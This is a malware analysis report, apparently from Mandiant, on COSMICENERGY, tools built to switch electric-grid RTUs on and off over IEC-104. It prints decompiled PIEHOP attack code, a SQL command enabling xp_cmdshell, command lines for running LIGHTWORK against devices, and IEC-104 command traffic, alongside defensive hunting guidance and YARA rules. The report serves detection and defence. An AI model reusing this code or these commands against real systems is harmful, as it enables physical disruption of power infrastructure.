COSMICENERGY: New OT Malware Possibly Related To Russian Emergency Response Exercises

Mandiant identified novel operational technology (OT) / industrial control system (ICS)-oriented malware, which we track as COSMICENERGY, uploaded to a public malware scanning utility in December 2021 by a submitter in Russia. The malware is designed to cause electric power disruption by interacting with IEC 60870-5-104 (IEC-104) devices, such as remote terminal units (RTUs), that are commonly leveraged in electric transmission and distribution operations in Europe, the Middle East, and Asia.

COSMICENERGY is the latest example of specialized OT malware capable of causing cyber physical impacts, which are rarely discovered or disclosed. What makes COSMICENERGY unique is that based on our analysis, a contractor may have developed it as a red teaming tool for simulated power disruption exercises hosted by Rostelecom-Solar, a Russian cyber security company. Analysis into the malware and its functionality reveals that its capabilities are comparable to those employed in previous incidents and malware, such as INDUSTROYER and INDUSTROYER.V2, which were both malware variants deployed in the past to impact electricity transmission and distribution via IEC-104.

The discovery of COSMICENERGY illustrates that the barriers to entry for developing offensive OT capabilities are lowering as actors leverage knowledge from prior attacks to develop new malware. Given that threat actors use red team tools and public exploitation frameworks for targeted threat activity in the wild, we believe COSMICENERGY poses a plausible threat to affected electric grid assets. OT asset owners leveraging IEC-104 compliant devices should take action to preempt potential in the wild deployment of COSMICENERGY.

COSMICENERGY Overview

COSMICENERGY's capabilities and overall attack strategy appear reminiscent of the 2016 INDUSTROYER incident, which issued IEC-104 ON/OFF commands to interact with RTUs and, according to one analysis, may have made use of an MSSQL server as a conduit system to access OT. Leveraging this access, an attacker can send remote

commands to affect the actuation of power line switches and circuit breakers to cause power disruption. COSMICENERGY accomplishes this via its two derivative components, which we track as PIEHOP and LIGHTWORK (see appendices for technical analyses).

- PIEHOP is a disruption tool written in Python and packaged with PyInstaller that is capable of connecting to a user-supplied remote MSSQL server for uploading files and issuing remote commands to a RTU. PIEHOP utilizes LIGHTWORK to issue the IEC-104 commands "ON" or "OFF" to the remote system and then immediately deletes the executable after issuing the command. The sample of PIEHOP we obtained contains programming logic errors that prevent it from successfully performing its IEC-104 control capabilities, but we believe these errors can be easily corrected.
- LIGHTWORK is a disruption tool written in C++ that implements the IEC-104 protocol to modify the state of RTUs over TCP. It crafts configurable IEC-104 Application Service Data Unit (ASDU) messages, to change the state of RTU Information Object Addresses (IOAs) to ON or OFF. LIGHTWORK utilizes positional command line arguments for target device, port, and IEC-104 command.



Figure 1: COSMICENERGY execution chain

COSMICENERGY lacks discovery capabilities, which implies that to successfully execute an attack the malware operator would need to perform some internal reconnaissance to obtain environment information, such as MSSQL server IP addresses, MSSQL credentials, and target IEC-104 device IP addresses. The sample of LIGHTWORK we obtained includes eight hardcoded IEC-104 information object addresses (IOA), which typically correlate with input or output data elements on a device and may correspond to power line switches or circuit breakers in an RTU or relay configuration. However, IOA mappings often differ between manufacturers, devices, and even environments. For this reason, the particular actions intended by the actor are unclear without further knowledge about the targeted assets.

COSMICENERGY Possibly Associated With Russian Government-Funded Power Disruption and Emergency Response Exercises

During our analysis of COSMICENERGY, we identified a comment in the code that indicated the sample uses a module associated with a project named “Solar Polygon” (Figure 2). We searched for the unique string and identified a single match to a cyber range (aka polygon) developed by Rostelecom-Solar, a Russian cyber security company that received a government subsidy in 2019 to begin training cyber security experts and conducting electric power disruption and emergency response exercises.

```
"""MSSQL and IEC104 attacking lib for Solar Polygon."""
from __future__ import print_function
```

Figure 2: PIEHOP comment referring to “Solar Polygon”

Although we have not identified sufficient evidence to determine the origin or purpose of COSMICENERGY, we believe that the malware was possibly developed by either Rostelecom-Solar or an associated party to recreate real attack scenarios against energy grid assets. It is possible that the malware was used to support exercises such as the ones hosted by Rostelecom-Solar in 2021 in collaboration with the Russian Ministry of Energy or in 2022 for the St.Petersburg's International Economic Forum (SPIEF).

However, given the lack of conclusive evidence, we consider it also possible that a different actor - either with or without permission - reused code associated with the cyber range to develop this malware. Threat actors regularly adapt and make use of red team tools - such as commercial and publicly available exploitation frameworks - to facilitate real world attacks, like TEMP.Veles' use of METERPRETER during the TRITON attack. There are also many examples of nation-state actors leveraging contractors to develop offensive capabilities, as shown most recently in contracts between Russia's Ministry of Defense and NTC Vulkan. These observations leave open the possibility that COSMICENERGY was developed with malicious intent, and at a minimum that it can be used to support targeted threat activity in the wild.

COSMICENERGY Shares Similarities with Existing OT Malware

Although COSMICENERGY does not directly overlap with any previously observed malware families, its capabilities are comparable to those employed in previous incidents and malware. The most significant similarities we identified are with INDUSTROYER and INDUSTROYER.V2, which were both malware variants deployed in the past to impact electricity transmission and distribution. COSMICENERGY also has notable technical similarities with other OT malware families that have been developed or packaged using Python or that have utilized open-source libraries for OT protocol implementation, including IRONGATE, TRITON, and INCONTROLLER. Further analyses of these similarities are available via Mandiant Advantage.

With regards to these similarities, we highlight the following trends which could manifest in future OT malware:

- *Abuse of insecure by design protocols*: While OT-oriented malware families can be purpose built for a particular target environment, malware that takes advantage of insecure by design OT protocols, such as LIGHTWORK's abuse of the IEC-104 protocol, can be modified and employed multiple times to target multiple victims.
- *Use of open source libraries for protocol implementation*: The availability of open source projects that implement OT protocols can lower the barrier of entry for actors attempting to interact with OT devices. However, proprietary OT protocols will likely continue to require custom protocol implementations.
- *Use of Python for malware development and/or packaging:* We expect to continue to observe attackers compiling or packaging their OT malware via methods such as PyInstaller (IRONGATE) or Py2Exe (TRITON) given the proliferation of OT malware developed or packaged using Python in recent years.

Outlook

While COSMICENERGY's capabilities are not significantly different from previous OT malware families', its discovery highlights several notable developments in the OT threat landscape. First, the discovery of new OT malware presents an immediate threat to affected organizations, since these discoveries are rare and because the malware principally takes advantage of insecure by design features of OT environments that are unlikely to be remedied any time soon. Second, as COSMICENERGY was potentially developed as part of a red team, this discovery suggests that the barriers to entry are lowering for offensive OT threat activity since we normally observe these types of capabilities limited to well resourced or state sponsored actors. Lastly, we emphasize that although the samples of COSMICENERGY we obtained are potentially red team related, threat actors regularly leverage contractors and red team tools in real world threat activity, including during OT attacks.

For these reasons, OT defenders and asset owners should take mitigating actions against COSMICENERGY to preempt in the wild deployment and to better understand common features and capabilities that are frequently deployed in OT malware. Such knowledge can be useful when performing threat hunting exercises and deploying detections to identify malicious activity within OT environments.

If you need support responding to related activity, please contact Mandiant Consulting. Further analysis of COSMICENERGY is available as part of Mandiant Advantage Threat Intelligence.

Discovery Methods

We provide at-risk organizations with the following discovery methods to conduct threat hunts for tactics, techniques, and procedures (TTPs) implemented derived from the toolset:

- Establish collection and aggregation of host-based logs for crown jewels systems such as human-machine interfaces (HMI), engineering workstations (EWS), and OPC client servers within their environments and review logs for the evidence of Python script or unauthorized code execution on these systems.
- Identify and investigate the creation, transfer, and/or execution of unauthorized Python-packaged executables (e.g., PyInstaller or Py2Exe) on OT systems or systems with access to OT resources.
- Monitor systems with access to OT resources for the creation of legitimate temporary folders, files, artifacts, and external libraries required as evidence of the execution of packaged Python scripts.
    - Creation of temporary “_MEIPASS” PyInstaller folder.
- Monitor MSSQL Servers with access to OT systems and networks for evidence of:
    - Reconnaissance and enumeration activity of MSSQL servers and credentials.
    - Unauthorized network connections to MSSQL servers (TCP/1433) and irregular or unauthorized authentication.
    - Enablement and usage of SQL extended stored procedures for Windows shell command execution:

```
EXEC sp_configure 'show advanced options',1;RECONFIGURE;exec SP_CONFIGURE 'xp_cmdshell',1;RECONFIGURE
```

Figure 3: PIEHOP SQL command

    - Certutil command usage:
        - “certutil -hashfile”
        - “certutil -decode”
    - Transfer, creation, staging, and decoding of base64 encoded executables.

Appendix A: COSMICENERGY Overview

Table 1: COSMICENERGY overview

Filename	Description	Hash
r3_iec104_control.exe	PIEHOP PyInstaller executable	**MD5**: cd8f394652db3d0376ba24a990403d20 **SHA1**: bc07686b422aa0dd01c87ccf557863ee62f6a435 **SHA256**: 358f0f8c23acea82c5f75d6a2de37b6bea7785ed0e32c41109c217c48bf160
r3_iec104_control	PIEHOP Python compiled bytecode entry point	**MD5**: f716b30fc3d71d5e8678cc6b81811db4 **SHA1**: e91e4df49afa628fba1691b7c668af64ed6b0e1d **SHA256**: 7dc25602983f7c5c3c4e81eeb1f2426587b6c1dc6627f20d51007beac840ea
r3_iec104_control.py	Decompiled PIEHOP entry point Python script	**MD5**: c018c54eff8fd0b9be50b5d419d80f21 **SHA1**: 4d7c4bc20e8c392ede2cb0cef787fe007265973b **SHA256**: 8933477e82202de97fb41f4cbbe6af32596cec70b5b47da022046981c0150
iec104_mssql_lib.pyc	PIEHOP Python compiled bytecode	**MD5**: adfa40d44a58e1bc909abca444f7f616 **SHA1**: a9b5b16769f604947b9d8262841aa3082f7d71a2 **SHA256**: 182d6f5821a04028fe4b603984b4d33574b7824105142b722e318717a688
iec104_mssql_lib.py	Decompiled PIEHOP Python script	**MD5**: 2b86adb6afdfa9216ef8ec2ff4fd2558 **SHA1**: 20c9c04a6f8b95d2f0ce596dac226d56be519571

		SHA256: 90d96bb2aa2414a0262d38cc805122776a9405efece70beeebf3f0bcfc364c **MD5**: 7b6678a1c0000344f4faf975c0cfc43d
OT_T855_IEC104_GR.exe	LIGHTWORK executable	**SHA1**: 6eceb78acd1066294d72fe86ed57bf43bc6de6eb **SHA256**: 740e0d2fba550308344b2fb0e5ecfebdd09329bdcfaa909d3357ad4fe55525

Appendix B: PIEHOP Technical Analysis

PIEHOP (filename: r3_iec104_control.exe) (MD5: cd8f394652db3d0376ba24a990403d20) is a disruption tool written in Python and packaged with PyInstaller version 2.1+ that has the capability to connect to a user supplied remote MSSQL server for uploading files and issuing remote commands to a RTU.

PIEHOP expects its main function to be called via another Python file, supplying either the argument `control=True` or `upload=True`. At a minimum, it requires the following arguments: `oik`, `user`, and `pwd`, and if called with `control=True`, it must also be supplied with `iec104`:

```
PS C:\Users\Public\Desktop> .\r3_iec104_control.exe 192.168.10.3 Administrator sup3r_$ecr3t 10.10.1.30
```

Figure 4: PIEHOP command-line example

In the sample analyzed, PIEHOP's entry point c018c54eff8fd0b9be50b5d419d80f21 (r3_iec104_control.py) calls PIEHOP's main function, supplying the argument `control=True`. The file c018c54eff8fd0b9be50b5d419d80f21 (r3_iec104_control.py) imports the "iec104_mssql_lib" module, which is contained within the extracted contents as adfa40d44a58e1bc909abca444f7f616 (iec104_mssql_lib.pyc):

```
"""Send IEC104 control commands by executing remote EXE over MSSQL."""
from iec104_mssql_lib import *
if __name__ == '__main__':
    main(control=True)
```

Figure 5: PIEHOP decompiled entry point

2b86adb6afdfa9216ef8ec2ff4fd2558 (iec104_mssql_lib.py) implements PIEHOP's primary capabilities and contains many developer-supplied comments for the included code. Notably, the main function contains logic flaws that cause it to only be able to connect to an MSSQL server and upload `OT_T855_IEC104_GR.exe` (LIGHTWORK) to it, before immediately attempting to clean itself up.

- If the main function is called with `upload=True` only, it will only perform its cleanup routine and immediately terminate.
- If the main function is called with `control=True` only, it will take the path that is intended for upload=True, connect to the MSSQL server and, upload `OT_T855_IEC104_GR.exe`.
- If both `upload=True` and `control=True` are supplied to the main function, it will immediately fail due to attempting to utilize command line arguments that were not parsed yet.

If implemented correctly, PIEHOP can connect to a user supplied remote MSSQL server for uploading LIGHTWORK and issuing remote commands specifically targeting RTU, and then delete itself. PIEHOP utilizes LIGHTWORK to execute the IEC-104 commands "ON" or "OFF" on the remote system and immediately deletes the executable after issuing the commands.

```
def main(upload=False, control=False):
    """Main procedure."""
    result = True
    debug = False
    start_time = time()
    try:
        if not upload:
            if not control:
                raise Exception('empty attack')
            else:
                params = parse_args(upload, control)
                debug = params.debug
                if debug:
                    print('debug mode enabled')
                if hasattr(sys, '_MEIPASS'):
                    oik_exe = os.path.join(sys._MEIPASS, 'oik', OIK_EXE_FILENAME)
                else:
                    oik_exe = os.path.join(os.path.dirname(sys.argv[0]), '..', 'oik', OIK_EXE_FILENAME)
                conn = MSSQL((params.oik), (params.user), (params.pwd), debug=debug)
                if upload:
                    if not conn.upload(oik_exe, '%TEMP%'):
                        raise Exception('unable to upload file "%s"' % oik_exe)
                    if debug:
                        print('file "%s" was uploaded' % OIK_EXE_FILENAME)
        else:
            if control:
                try:
                    iec104_ip = socket.gethostbyname(params.iec104)
                    if debug:
                        if iec104_ip == params.iec104:
                            print('iec104 hostname: %s' % iec104_ip)
                        else:
                            print('iec104 hostname: %s (%s)' % (params.iec104,
                             iec104_ip))
                except socket.error:
                    if debug:
                        print('invalid iec104 hostname: "%s"' % params.iec104)

                if params.on:
                    iec104_command = 1
                else:
                    iec104_command = 0
                try:
                    port = params.port
                    if port < 0 or port > 65535:
                        raise ValueError
                except (ValueError, TypeError):
                    port = 2404

                if debug:
                    print('iec104 port: %d' % port)
                    print('iec104 command: %s' % ['OFF', 'ON'][iec104_command])
                result = conn.execute('cd /d %s & "%s" "%s" %d %d' % (
                 '%TEMP%', OIK_EXE_FILENAME, iec104_ip,
                 port, iec104_command))
                conn.execute('del /F /Q "%s\\%s"' % ('%TEMP%', OIK_EXE_FILENAME))
                for string in ('Connection established', 'Send control command C_SC_NA_1',
                               'Connection closed'):
                    if string not in result:
                        raise Exception('unable to iec104 control')

                if debug:
                    print('done!')
            if debug:
                print('elapsed time: %gs' % (time() - start_time))
    except Exception as exc:
        if debug:
            print('error:', exc)
        result = False
    except KeyboardInterrupt:
        if debug:
            print('stopped')
        result = False

    suicide(down=(not result), debug=debug)


__all__ = [
 'main']
```

Figure 6: PIEHOP main function

Appendix C: LIGHTWORK Technical Analysis

LIGHTWORK (filename: OT_T855_IEC104_GR.exe) (MD5: 7b6678a1c0000344f4faf975c0cfc43d) is a disruption tool written in C++ that implements the IEC-104 protocol to modify the state of RTUs over TCP. It crafts configurable IEC-

104 ASDU messages, to change the state of RTU IOAs to ON or OFF. This sample works in tandem with PIEHOP, which sets up the execution. LIGHTWORK takes the following positional command line arguments:

- `<ip_address> <port> <command> [either ON (1) or OFF (0)]`

```
PS C:\Users\Public\Desktop> .\OT_T855_IEC104_GR.exe 10.10.1.30 2404 0
```

Figure 7: LIGHTWORK command line example

Upon execution, LIGHTWORK begins by sending a “C_IC_NA_1 – station interrogation command” to the specified target station retrieving the status of the target station. Next, it sends a “C_SC_NA_1 – single command” to each hardcoded IOA to modify the state of the target station’s IOA (OFF or ON). Last, it sends a single “C_CS_NA_1 – clock synchronization command” to the target station, which synchronizes the remote station time clock with the time clock for the device issuing the commands.

Parameter name	Parameter value	Source host	Source port	Destination host	Destination port	Details
COA 1 IOA 0	Station Interrogation (global)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 100, CauseTX 6 (act)
COA 1 IOA 0	Station Interrogation (global)	10.10.1.30 (Windows)	TCP 2404	172.16.41.130 (Windows)	TCP 1086	IEC 60870-5-104 ASDU Type ID 100, CauseTX 6 (act)
COA 1 IOA 34	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 84	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 134	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 184	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 234	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 284	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 334	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 384	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 0	Clock Synchronization: 2023-04-19T00:23:57.615...	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 103, CauseTX 6 (act)

Figure 8: NetworkMiner - LIGHTWORK IEC-104 traffic

If executed successfully, LIGHTWORK provides the operator the following command-line output:

```
PS C:\users\Public\Desktop> .\OT_T855_IEC104_GR.exe 10.10.1.30 2404 0
Connecting to: 10.10.1.30:2404
Connection established
Connected!
Received STARTDT_CON
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send time sync command
Wait ...
Connection closed
exit 0
PS C:\users\Public\Desktop>
```

Figure 9: LIGHTWORK usage output

Appendix D: YARA Signatures

```
rule M_Hunting_PyInstaller_PIEHOP_Module_Strings

{

     meta:

          author = "Mandiant"

          date = "2023-04-11"

          description = "Searching for PyInstaller files with a custom Python script/module
associated with PIEHOP."

     strings:

          $lib = "iec104_mssql_lib" ascii
```

```
    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        $lib
}
rule M_Hunting_Disrupt_LIGHTWORK_Strings
{
    meta:
        author = "Mandiant"
        description = "Searching for strings associated with IEC-104 used in LIGHTWORK."
        date = "2023-04-19"
    strings:
        $s1 = "Connecting to: %s:%i\n" ascii wide nocase
        $s2 = "Connected!" ascii wide nocase
        $s3 = "Send control command C_SC_NA_1" ascii wide nocase
        $s4 = "Connect failed!" ascii wide nocase
        $s5 = "Send time sync command" ascii wide nocase
        $s6 = "Wait ..." ascii wide nocase
        $s7 = "exit 0" ascii wide nocase
    condition:
        filesize < 5MB and
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        all of them
}
```

Appendix E: MITRE ATT&CK

T1140: Deobfuscate/Decode Files or Information

Adversaries may use Obfuscated Files or Information to hide artifacts of an intrusion from analysis. They may require separate mechanisms to decode or deobfuscate that information depending on how they intend to use it. Methods for doing that include built-in functionality of malware or by using utilities present on the system.

T0807: Command-Line Interface

Adversaries may utilize command-line interfaces (CLIs) to interact with systems and execute commands. CLIs provide a means of interacting with computer systems and are a common feature across many types of platforms and devices within control systems environments. Adversaries may also use CLIs to install and run new software, including malicious tools that may be installed over the course of an operation.

T0809: Data Destruction

Adversaries may perform data destruction over the course of an operation. The adversary may drop or create malware, tools, or other non-native files on a target system to accomplish this, potentially leaving behind traces of malicious activities. Such non-native files and other data may be removed over the course of an intrusion to maintain a small footprint or as a standard part of the post-intrusion cleanup process.

T0831: Manipulation of Control

Adversaries may manipulate physical process control within the industrial environment. Methods of manipulating control can include changes to set point values, tags, or other parameters. Adversaries may manipulate control systems devices or possibly leverage their own, to communicate with and command physical control processes. The duration of manipulation may be temporary or longer sustained, depending on operator detection.

T0855: Unauthorized Command Message

Adversaries may send unauthorized command messages to instruct control system assets to perform actions outside of their intended functionality, or without the logical preconditions to trigger their expected function. Command messages are used in ICS networks to give direct instructions to control systems devices. If an adversary can send an unauthorized command message to a control system, then it can instruct the control systems device to perform an action outside the normal bounds of the device's actions. An adversary could potentially instruct a control systems device to perform an action that will cause an Impact